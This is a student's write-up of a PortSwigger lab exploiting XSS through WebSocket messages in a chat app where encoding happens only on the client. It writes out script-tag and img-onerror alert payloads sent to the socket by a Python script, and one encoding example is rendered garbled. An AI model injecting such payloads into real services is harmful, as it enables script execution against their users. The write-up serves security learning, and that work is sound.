To begin exploring the insecure web socket implementation, I launched the target chat application hosted by PortSwigger and opened Developer Tools in my browser. I clicked the “Live chat” link to reveal the web socket integration powering the real-time chat interface.

Upon inspecting the form#chatForm in the Elements tab, I located the action attribute of the form, which confirms the backend is connected to a secure WebSocket endpoint:

- wss://0a0100360490a111804c80da00df0058.web-security-academy.net/chat



This endpoint was responsible for handling real-time communication. I then switched to the Network tab, filtered by "WS" to capture active web socket traffic, and clicked into the chat entry under the Name column. The Request URL matched the above WebSocket address (wss:// protocol verified), and the Messages tab confirmed active bidirectional communication.


After entering Hello, calizo in the message box and submitting it, the following sequence of messages occurred:

1. {"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}
2. {"message":"Hello, calizo"}
3. {"user":"You","content":"Hello, calizo"}
4. {"user":"Hal Pline","content":"Really? Why me? Did Google refuse to answer such a basic question?"}

These four initial messages confirmed the round-trip of a user-generated message and server-generated responses.

To assess XSS mitigation, I submitted:

- <script>alert('calizo')</script>



The payload appeared in the message traffic as:
{"message":"<script>alert('calizo')</script>"}
{"user":"You","content":"<script>alert('calizo')</script>"}

This indicates the application applies HTML entity encoding before rendering the content back to the user. The tags were properly encoded (<script> → <script>, ' → '), and the alert did not fire in the browser, confirming that basic client-side sanitization was present.

Message Format: The messages exchanged over the socket are clearly structured as JSON objects.

Step 2: WebSocket XSS Exploit via Direct Socket Manipulation

After observing the real-time chat behavior in step 1, it was clear that the client-side JavaScript in chat.js handles message encoding through a function called htmlEncode(). This function targets specific characters like <, >, ', ", and &, replacing them with their HTML entity equivalents (<, >, ', etc.) before passing the message to the server via the socket. While this does prevent a casual XSS attempt from the frontend, it also exposes a major weakness: the server is blindly trusting client-side sanitization.

Client-Side Source Inspection

The encoding logic was located inside chat.js as shown in the DevTools Sources tab (see Screenshot 1). The sendMessage() function explicitly passes message content through htmlEncode(), but only on the client side. The server, as we confirmed, reflects messages without revalidating or escaping them. This is the critical flaw.

Python WebSocket Injection

To exploit this, I crafted a Python script named step2_websocket_xss_exploit_calizo.py (see Screenshot 2). This script bypasses the client-side logic entirely and sends a raw message payload directly over the socket connection. The message contained an unsanitized script tag:

- { "message": "<script>alert('calizo')</script>" }

Running the script confirmed that the server did not sanitize the message. The response payload included the raw <script> tag — validating that server-side defenses were absent.

Completing the Lab: Executing the Payload

To trigger the lab’s success condition, I used a classic DOM-based execution vector through the image tag’s onerror event. In the same Python script, I swapped the payload with:

- { "message": "<img src=x onerror=alert('calizo')>" }

This bypassed the chat.js encoding and was rendered unfiltered in the chat interface. The onerror JavaScript was executed upon rendering the image, triggering the alert box and completing the lab (see Screenshot 3).

Answers to Step Questions:


1. What characters are encoded before being sent (via JavaScript)?

The htmlEncode() function encodes the following: \, ", ', <, >, &, newline, and carriage return.


2. Is the message sanitized by the server?

No. The server reflects the WebSocket message as-is, and all sanitization is done client-side. This makes it vulnerable to attacks via raw socket input.


Screenshot evidence?



Screenshot 1: chat.js showing client-side encoding logic.



Screenshot 2: Python socket injection bypassing frontend.



Screenshot 3: Alert triggered via onerror, lab marked as complete.

This lab served as a strong reminder that client-side validation is cosmetic at best when it comes to security. Any real protection must be enforced on the server side, especially for data rendered back to the user.